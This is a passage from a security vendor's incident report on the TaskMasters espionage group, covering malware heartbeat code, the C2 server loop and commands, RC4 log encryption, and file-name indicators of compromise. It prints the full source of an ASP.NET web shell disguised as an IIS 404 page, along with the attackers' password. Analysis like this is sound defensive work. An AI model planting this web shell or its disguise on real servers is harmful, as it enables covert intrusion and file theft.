(g_tmk32api.CloseHandle)(v3);
(g_tmk32api.ReadFile)(v4, v28, 0x100, &v2, 0);
Sleep(0x14u);
while ( 1 )
{
do
Sleep(0x3E8u);
while ( !g_isNextServerReceived );
tm_SendDataToCC(v28, v2, a0000);
v1 = rand() % 10000 + 20000;
Sleep(v1);
}

```

Figure 15. Heartbeat

## C2 servers

The server for managing malware infections consists of console ELF files. Figure 16 shows the main loop from the server code, with original function names intact.

```

while ( 1 )
{
do
v13 = recvfrom(server_socket, (int)v28, 0x10000, 0, (int)&v15, (int)&v7);
while ( v13 <= 0 );
v14 = &v28[0xE];
if ( v28[0x25] == 80 )
{
v11 = 4 * (unsigned __int8)((signed int)(unsigned __int8)v14[32] >> 4);
if ( v11 <= 60 )
{
v14 += v11 + 20;
if ( !strcmp(v14, "GET", 3) || !strcmp(v14, "get", 3) )
{
if ( !strcmp(v14 + 4, "/0000", 5) )
{
WaitForOnLineComputer(v14);
}
else if ( !strcmp(v14 + 4, "/1111", 5) )
{
DecodeRecvData(v14);
}
}
}
}
}
}
}

```

Figure 16. Main loop of TaskMasters server code

The interface for server management is implemented as a web shell, supporting the commands listed in Figure 17.

```
int help(void)
{
    puts("----- LINUX_IIS_GET3 -----");
    puts("-hosts\t\t\tLists all hosts");
    puts("-this\t\t\tDisplays current host");
    puts("-set [SEQ]\t\tChange another host to control");
    puts("-download [URL] [FILE]\tDownload file");
    puts("-upload [FILE] [NAME]\tUpload file");
    puts("-exit\t\t\tExit process of current host");
    puts("-help\t\t\tHELP");
    return puts("----- LINUX_IIS_GET3 -----");
}
```

Figure 17. Reference list of server commands

The server keeps a detailed log of all commands sent to the remote host. The log files are stored on disk in encrypted form. Encryption of the log files uses the RC4 algorithm (see Figure 18).

```
unsigned int __cdecl WriteEncodeFileLine(_IO_FILE *a1, char *a2)
{
    int v3; // [esp+14h] [ebp-14h]
    int v4; // [esp+18h] [ebp-10h]
    unsigned int v5; // [esp+1Ch] [ebp-Ch]

    v5 = __readgsdword(0x14u);
    v3 = strlen(a2);
    v4 = 0;
    EncryptData((unsigned __int8 *)a2, v3, "L!Q@W#E$R%T^Y&U*A|}t~k", 0x16);
    fwrite(&v3, 4, 1, a1);
    fwrite(a2, v3, 1, a1);
    return __readgsdword(0x14u) ^ v5;
}
```

Figure 18. Writing to log file

#### 404-Input-shell web shell

The window for logging in to the web shell is disguised as a standard IIS 404 error page. To access the command line and run commands, the attacker must first enter the password. The field for entering the password is hidden: viewing it requires double-clicking the word *Back*.




Figure 19. Error 404 web shell (with hidden password entry form)

**Listing 1.** Event code for displaying the password entry field

```
CODE
```

Click the `<a href="#" onclick="history.back()">Back</a>` button to try another link.





Figure 20. Error 404 web shell (with visible password entry form)

The attackers logged in with the password *Op;/9ol.*, which is the same password they used for encrypting archives. The web shell code contains the MD5 hash of this password.

**Listing 2.** Code of the Error 404 web shell



```
<script runat="server">protected void Check(object sender,EventArgs e)
{if(FormsAuthentication.HashPasswordForStoringInConfigFile(Request.
Form["key"],"MD5").ToLower() != "3ab32b47a7dcb67c6d8943ff04254c1e"){Login.
Visible=false;return;}table1.Visible=false;Info.Visible=true;} protected void
GetInfo(object sender,EventArgs e){Response.Write(Path.Combine(Server.MapPath(""),
Path.GetFileName(Lable_File.Value));}try{if(Lable_File.PostedFile.FileName=="")
{Response.Write("No file to upload");}else{Lable_File.PostedFile.SaveAs(Path.
Combine(Server.MapPath(" "), Path.GetFileName(Lable_File.Value));}Response.Write("
upload success!");}catch(Exception ex){if(ex.InnerException==null){Response.Write(ex.
Message);}else{Response.Write(ex.ToString());}}</script>
```

In our investigations, we uncovered a total of three modifications of this web shell with differing functionality, as illustrated in the following screenshots.




Figure 21. Error 404 web shell (modification only for uploading files from server)



Figure 22. Error 404 web shell (modification only for running OS commands)

## Conclusion

Our findings confirm that cyberthreats are a real threat to companies across the board, not just banks and financial institutions. In cases such as those outlined here, attackers are motivated not by financial gain, but by access to data and control of information flows.

The priority of attackers in these espionage campaigns was long-term stealth on target infrastructure. Victims are usually unaware that they have been attacked. They tend to not have protection systems or skilled security professionals in place, and because there are no "red flags" indicating compromise (theft of funds, encrypted hard disks, ransom demands, or clear losses to the business), the cyberincident remains unnoticed.

To determine how to protect systems—and most importantly, from whom—incident investigators must carefully consider and analyze the techniques used. When gauging potency, it can be more useful to look at attackers' mistakes (within the target infrastructure) than at their toolkit. Unfortunately, not all companies are prepared in case of a hack or major incident to perform an investigation and round up all artifacts, reconstruct the kill chain, and analyze the actions of attackers on infrastructure. But in the hands of a highly qualified team with the capacity to make recommendations for infrastructure protection, incident investigation can have a two-fold benefit: the company's level of protection is improved and future attackers will have to contend with a hardened target environment.

## Indicators of compromise

### File names

|                         |                                   |                        |                    |               |                |
|-------------------------|-----------------------------------|------------------------|--------------------|---------------|----------------|
| 45                      | At13.job                          | fcx.dll                | l2cx.fnt           | pdx.fnt       | sysinit.dll    |
| 0.exe                   | At14.job                          | file.exe               | l2cx_linux_x86.fnt | phicst.exe    | systeminfo.mp3 |
| 012.vir                 | At15                              | FlashPlayerUpdater.exe | lcx.fnt            | Pic           | t.bin          |
| 02.dll                  | At15.job                          | fon                    | lfmn.dll           | pl.chm        | texe           |
| 03.dll                  | At2                               | fser                   | lgyo.dll           | plad1.ht      | t.rar          |
| 061.vir                 | At2.job                           | ftps.dll               | libeay32.dll       | pp.rar        | t2p.rar        |
| 1.asp                   | At3                               | fzh1.dll               | lsass.dmp          | pp3.exe       | test.exe       |
| 1.c                     | At3.job                           | gc.c                   | lsmls2.exe         | pp6.exe       | tfr_1          |
| 1.exe                   | At4                               | gc.chm                 | lsmls5.exe         | psc.chm       | tfs.dat        |
| 1.ttf                   | At4.job                           | gc.fnt                 | lsoss_1.exe        | psc.dat       | tfs.fnt        |
| 1211.exe                | At5                               | GD.exe                 | m.bin              | psc.fnt       | tfs.hlp        |
| 12183250.dll            | At5.job                           | GD.fnt                 | m.rar              | psc.t         | tfs.t          |
| 123.mp3                 | At6                               | gd.t                   | m.ttf              | psk.fnt       | tfs_1          |
| 16.bin                  | At6.job                           | getdirfnt              | m2.ttf             | psl.dat       | tgbrar         |
| 16.mp3                  | At7                               | gfk.chm                | microhlp.exe       | psl.fnt       | thh.dll        |
| 16.mp3.exe              | At7.job                           | gfk.ttf                | myz.dat            | psug.dll      | tpih.dll       |
| 161.bin                 | At8                               | gjhzs.rar              | mz8.chm            | pswv08.fnt    | tr.dll         |
| 1At1                    | At8.job                           | gjhzs909.rar           | n.bin              | pw7.fnt       | tr.exe         |
| 2.asp                   | At9                               | glr.chm                | n.rar              | PwDump7.exe   | tracert.dll    |
| 2.exe                   | At9.job                           | global.aspx            | n.t                | px.c          | tradoigfx.exe  |
| 2018-04-223-13-04_a.exe | atnow.dat                         | gp.c                   | nbitsan.t          | r.bin         | traffic.exe    |
| 2018-04-223-13-30_a.exe | atnow.fnt                         | gp.chm                 | nbtscan.dat        | r.chm         | ttbyabc.dll    |
| 2018WK.exe              | atnow.t                           | gp.fnt                 | nbtscan.fnt        | r.fnt         | tuye.dll       |
| 231.dll                 | au.exe                            | gpzf.dll               | nbtshow.fnt        | r.hlp         | ul.dat         |
| 3.c                     | AvpPower.exe                      | gpzf_dll               | nd.rar             | r.rar         | ul.fnt         |
| 32.c                    | b.bin                             | gsc.c                  | nd.ttf             | r.ttf         | ul.t           |
| 45.c                    | b.rar                             | gsec_dump              | netui4.dll         | Rar.dat       | ul2.dat        |
| 6.c                     | bak.ttf                           | hp.exe                 | netui4fdb          | rar.exe       | ul2.fnt        |
| 64.c                    | bakit.exe                         | hpmn.exe               | nov.bin            | rar.hlp       | up.dat         |
| 64.dll                  | bcrypt.dll                        | Hpmn04.exe             | nov.rar            | readme        | uwse.dll       |
| 6666.exe                | bhos.dll                          | HPUDsvc.exe            | ns.chm             | Res.txt       | uyv.rar        |
| 682.dll                 | bl.t                              | HT.exe                 | ns.hlp             | ribl.dll      | v.rar          |
| 682.exe                 | buert.exe                         | i.bin                  | nt4.rar            | rp.chm        | view.js        |
| 6to4.dll                | cc.t                              | i.EXE                  | oqaj.dll           | rt.pdf        | view.jsp       |
| 7.txt                   | cc.zip                            | i2.dll                 | ot5.dat            | rt.rar        | vniplat.exe    |
| 858.exe                 | cd.exe                            | i2.exe                 | ot5.fnt            | ru.ru         | w.bin          |
| 86.dll                  | clerdecl3.htm                     | i2mss.exe              | p                  | S.exe         | warn.aspx      |
| 876.exe                 | qjwz.dll                          | igfxmon.exe            | p.bin              | s.nam         | wincsit.exe    |
| 8789.exe                | cl_utility_for_install_sevice.exe | igfxmons.exe           | p.t                | s.t           | winspool.dll   |
| 8789bk.chm              | ConnectRes.txt                    | igfxpers.exe           | p2.dat             | still         | wipcs.t        |
| 999.exe                 | conship.exe                       | igfxspel.exe           | p264.dat           | scan.dat      | wk.chm         |
| a.bin                   | conship.exe                       | igfxsper.exe           | p3.fnt             | scan.exe      | WK.exe         |
| a.exe                   | cpuzud.exe                        | il.exe                 | p32.fnt            | scan.fnt      | wtfmon.exe     |
| a.rar                   | crec.aspx                         | il2.exe                | p6.bin             | scan.t        | wvae3.bat      |
| a.ttf                   | ctfmon.exe                        | ils.exe                | p6.c               | scss.exe      | wvae3.exe      |
| A0101377.exe            | curl.rar                          | in.exe                 | p6.chm             | set.dll       | wvares.dat     |
| A0144508.dll            | czof.dll                          | lne                    | p6.fnt             | set.exe       | x.dll          |
| AA_v3.1.exe             | d.bat                             | insets.exe             | p64.fnt            | sft.dat       | x.exe          |
| aact.dll                | d.rar                             | install.exe            | part001.rar        | sgpq.dll      | yhro.dll       |
| aavd.dll                | dat4.tmp                          | insts.exe              | part002.rar        | small.exe     | z.bin          |
| acdW.Dll                | dbx.fnt                           | int.dll                | part003.rar        | smb.t         | zb.fnt         |
| AdobeACE.exe            | Dc1.dll                           | Int.exe                | part004.rar        | smisc.exe     | zeqh.dll       |
| aphicst.exe             | dcs.rar                           | lprp.exe               | part005.rar        | souicst.exe   | zmss.exe       |
| At1                     | dex.exe                           | lpsec3.dll             | part006.rar        | spk.fnt       | zmss8.exe      |
| At1.job                 | dlwy.dll                          | lpsec4.dll             | part007.rar        | spk.hlp       | zmss.dat       |
| At10                    | Drweb.exe                         | lpxrip.exe             | part008.rar        | spk.ttf       | zmss.dll       |
| At10.job                | ds9vs.dll                         | lvjq.dll               | part009.rar        | strgk.dll     | zmss.exe       |
| At11                    | DumpSvc.dat                       | lyzp.dll               | part010.rar        | strtxt        | zsrss.exe      |
| At11.job                | explorer.exe                      | jssq.dll               | part011.rar        | svdnost.exe   |                |
| At12                    | fcopy.dat                         | kerfcc.exe             | path.txt           | svohost.exe   |                |
| At12.job                | fcopy.fnt                         | krtf_dll               | pdx.dat            | svohost_1.exe |                |

## Hash values

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## **C2 domain names**

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